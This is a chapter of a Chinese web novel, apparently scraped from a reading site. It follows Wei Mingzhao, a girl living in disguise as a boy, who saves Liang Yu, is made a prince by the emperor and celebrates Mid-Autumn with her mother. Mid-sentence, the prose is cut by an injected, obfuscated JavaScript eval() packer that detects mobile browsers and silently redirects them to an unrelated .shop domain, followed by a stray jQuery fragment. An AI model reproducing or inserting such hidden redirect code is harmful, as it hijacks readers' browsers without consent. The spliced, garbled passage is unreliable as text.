安王世子幼时落水,自此怕水,安王为爱子填平王府的所有湖泊的事迹,京中权贵大多都知道。
卫明昭看到来人,不想暴露,也只能装作不会游泳的样子,在水中上下扑腾。
可一只手在水下却时不时地把女孩推上去,保护女孩能吸到气,不让她真的出事。
“小姐!”来人发现了水中的两人,看到是自家小姐,立马惊呼出声,“快救人。”
“噗通噗通”连续几个人跳入水中,向他们的方向游来,捞着两人,把他们带到了岸边。
“咳咳咳……”卫明昭一上岸,就装作呛水的模样,剧烈咳嗽,吐出口中的水。
“小郎君怎么样?”一个内侍立马帮他拍了拍背,拿了件外袍给他披上。
她装作惧怕的样子,紧紧拽着外袍,嗓音颤抖装作镇定,“多……多谢,我没事。”
“哕”小女孩一口吐出了呛着的水,眼睛缓缓睁开。
卫明昭刚才急于救人,现在才有闲心,装作不经意扫了一眼自己救的人长什么模样。
是她!
看见女孩的样子,卫明昭心中暗惊。
竟然是梁钰,太平侯梁墉疼爱的幼女,她以前随父王来宫中赴宴,曾经几次远远见过。
梁氏被称为皇族之下第一贵族,出过多位皇后。
辅佐武帝的一代贤后光圣皇后,执掌朝政十八年的居摄太后,含冤而亡令天下人惋惜的怀烈皇后,全都出自梁氏一族。
除了后宫,朝堂上梁氏也极为显赫。
梁家出了两位食邑破万户并且列凤凰阁第二和第四的太平侯梁渊和岁平侯梁柄,以及八位战功赫赫的彻侯,还有不计其数的二千石官员。
虽然自幽帝废杀怀烈皇后和其所出的敬德太子后,对梁氏多番打压,梁氏在朝中的地位有所下降。
可二百余年的家族积累,以及二百余年的姻亲人脉,梁家的地位仍然不容小觑。
她此番救人,没想到救的竟然是梁家人,若能借此与梁家交好,与她未来大有好处。
“多谢你救我。”梁钰看着眼前的少年,虽然身上很难受,可苍白的脸上仍然是扬了个得体的笑容。
“我不会游泳,当不得是我救你,是这些侍卫救了你。”卫明昭没有应下这个感谢。
梁钰还欲开口,卫明昭见聚集来的人越来越多,不想多停留,在她开口前率先开口告辞离开。
她是很想要梁家的这份人情,可她不能表露出来,只有不求施恩,才能更多的利用这份恩情。
她在内侍的带领下,找了个偏殿,换掉了身上这身湿衣服,穿上内侍备好的干净衣物,就被带到乾元殿。
“小民卫明昭拜见陛下。”
“坐吧。”
“听说你刚刚救了梁家的小丫头,做的不错。”
梁钰意外落水,若没有卫明昭的出手相助,或许今日就要死在宫中。
那于他这个新登基的皇帝而言就是一个很大的麻烦了。
“我一时莽撞救人,忘了自己怕水,反而差点给陛下添了麻烦,当不得陛下赞赏。”卫明昭连忙开口推辞。
“小孩子家家,一言一行跟个大人似的,看来这段时间没少受苦。”
卫长易看着小心翼翼端坐在那的卫明昭,面上有些感慨。他上次见他,他有五岁还是六岁来着,记不清了,不过隐约记得,当时的他还是一个躲在父亲身后,有人依靠的小孩,可现在却成了个小大人。
“一切还好,多谢陛下关心。”
“听闻你的眼睛患了眼疾,如今如何了?”
“已经好了很多了,除了太远处,近处皆能看清。”卫明昭回答的很小心。
“能看清眼下也算不错。”卫长易意有所指。
“陛下说的是。”卫明昭顺着他的话应着。
“我已经派人查明了,巫蛊一事纯属是有人陷害,即日起朕恕你们一家无罪。”
卫明昭听到这句话眼神一亮,立马激动的跪下谢恩:“多谢陛下还我一家清白,我代先父叩谢陛下。”
“起来吧,别跪来跪去了。”
“是。”卫明昭起身,小心翼翼坐在一旁。
“仔细想来,你大哥承业当年在狩猎场上还救过我性命,你父王出手助我一臂之力,你又在刚刚帮我化解了一场危机,你们一家于我而言皆有大功,当赏。”
“即日起,恢复卫琮亲王爵位,追谥其为……”卫长易顿了顿,他不喜欢卫长盛赐的封号,要改,“追谥为庆烈怀王。”
“多谢陛下!”卫明昭面带感激,立马拱手谢恩。
“至于你……”卫长易目光盯着他,想着他今日救人,帮他买了个麻烦,把原本心中的爵位又提了一档。
“封卫明昭为谨郡王,原安王府改为谨王府,查封的家财尽数归还,并赏黄金千两。”
郡王!听到这个爵位,卫明昭心中一惊,接着是巨大的喜悦。
皇帝真的是出手大方,如今这天下,亲王加郡王的人数不足两手之数。
大启朝早期还是皇子尽封王,可自明帝起对于皇室分封爵位就要求极为严苛。
皇帝膝下之子,除了皇后所出可以封王外,其他的大多都只封侯,不受宠的甚至只有一个伯爵。
而皇家子弟想要获封王爵,除了简帝朝有所变化外,其他朝都必须要于国有大功,或战场杀敌立功,或入朝干出一番政绩。
简帝朝有变化,也是因为乾元宫之变,皇帝一下死了十几个孩子,只剩下了四个,一时怜惜才把他们四个加上卫琮五人一起共封亲王。
“谢陛下!”
卫长易看着他因为高兴,总算是有个小孩样,不由得轻笑一声。
“庆而不庆,安而不安,这两个封号都不好,想要在这皇室中好好活着,谨慎小心才是首要。”
“我就是靠着忍和谨慎,才坐上了这皇位,如今这皇室中你与我血缘最近,我希望你能行事小心谨慎一些,莫要让我为难。”
卫长易对于他这个封号语重心长地解释了一番,谨王既是对他的恩赏,也是对他的敲打。
卫明昭自然也明白了皇帝的意思,收起笑容,恭恭敬敬,“臣谨遵陛下圣训,今后必当谨慎行事。”
“好,退下吧,让程攸带你去寿安殿,你的母妃在等你。”
“臣告退。”
卫明昭一转身,脸上便是再难以抑制的激动,时隔大半年,她总算可以见一见娘亲了。
她跟着程攸很快便到了寿安殿,程攸把他送到门口就先离开了,给这对久别重逢母子留下团聚的空间。
卫明昭一个人站在门口,一时竟不敢上前,上前伸手推开这扇门。
娘亲这段时间怎么样?身上的病好全了没?吃的好不好?睡得好不好?有没有消瘦?
以及有没有想她?
一堆的问题出现在她脑海中。
“阿月!”卫明昭还没动,大门便被从内打开,贺仪真一眼便看见了院内的她。
两人目光相对,卫明昭
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17772877|206507||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
的眼泪再也忍不住流了下来,“娘……娘亲,我来接你回家了。”
面容苍白,消瘦,脸上尽是哀郁之气,分别这段时间,她的娘亲过得一点都不好。
“我的阿月啊!苦了你了。”
贺仪真看着眼前这消瘦的孩子,再也忍不住,一把上前紧紧抱着。
看来娘亲也是想她的。
“我不苦,娘亲别哭。”
卫明昭也伸出双手紧紧抱着,良久才松开,一边安慰,一边用手轻轻擦拭着娘亲眼角的泪。“我们进屋说。”贺仪真止住眼泪,拉着她进了殿内。
两人坐着,贺仪真倒了杯茶,推到她面前。
卫明昭手捧着娘亲倒的茶,絮絮叨叨的说着她们分别这段时间发生的所有事。
“是娘身子没用,这段时间苦了你和阿秀了。”
贺仪真听完她这段时间的经历,不由得内心泛苦,陷入深深的自责。
“不!娘亲别这么想。”卫明昭看出了她的自责,上前紧紧拥着她,“没有阿娘,我撑不到今日。”
这大半年来真的太苦太苦。
父王离世,与母亲离别,其他人的落井下石,眼盲的折磨,若不是有阿秀的陪伴和对母亲的日夜思念,她撑不到今日。
“阿月的眼睛怎么样了?”
听到明昭刚刚说起她眼盲的经历,她的心就一直提着,只是不忍打断,如今她忍不住伸手,轻轻抚摸她的眼睛。
“无大碍了,娘亲别担心。”卫明昭闭上眼睛,将眼睛凑到她的手上,任她触碰。
“那就好,那就好。”贺仪真提着的心稍稍放下,长舒了一口气。
“娘亲,今日是中秋佳节,随阿月回去吧,我们一起去接阿秀。”
“好!”
贺仪真收拾了几件贴身的东西,就跟着卫明昭离开了皇宫。
宫中侍从驾着马车,一路匆匆,总算在今日结束前赶回了明贤坊。
“阿秀!我带娘亲回来了。”还未进大门,卫明昭便抑制不住心中的喜悦喊了出来。
“婶婶,阿月,你们回来了。”
郁秀听到声音,打开房门,一眼便看见了两人,眼眶不由得一下子红了。
“阿秀瘦了,这段时间辛苦你了。”贺仪真上前,紧紧抱着眼前的她。
“不辛苦,不辛苦。”郁秀也紧紧回抱着。
卫明昭看着相拥的两人,内心是深深的满足与幸福,她最亲最爱的两个人,如今都在她身边。
“娘亲阿秀,我们先回屋吧。”
“今天中秋佳节,我去厨房炒两道菜,一会儿在院子里一起赏月。”卫明昭撸起袖子,就打算往厨房去。
“别忙活了,我已备好了饭菜,就等着你和婶婶了。”郁秀伸手拉住了她。
贺仪真一手拉着一人,“既然饭菜备好了,那我们就开饭吧,庆祝我们一家再度团圆。”
她们三人把厨房里的饭菜端到院内的石桌上,点了几盏灯,在院内用餐。
卫明昭打开了一壶酒,给娘亲和阿秀都满上,给自己也倒了一杯。
她举起杯中酒,“今日是个大喜的日子,阿秀娘亲满饮此杯。”“愿我们年年有今日,岁岁有今朝,干!”
“干!”三人皆一口饮下杯中酒。
中秋,圆月,微风,灯光,饭桌,亲人,人生不过如此。
卫明昭抬头看着天上的圆月,举起了手中的酒杯。月亮啊!愿来年亦如此。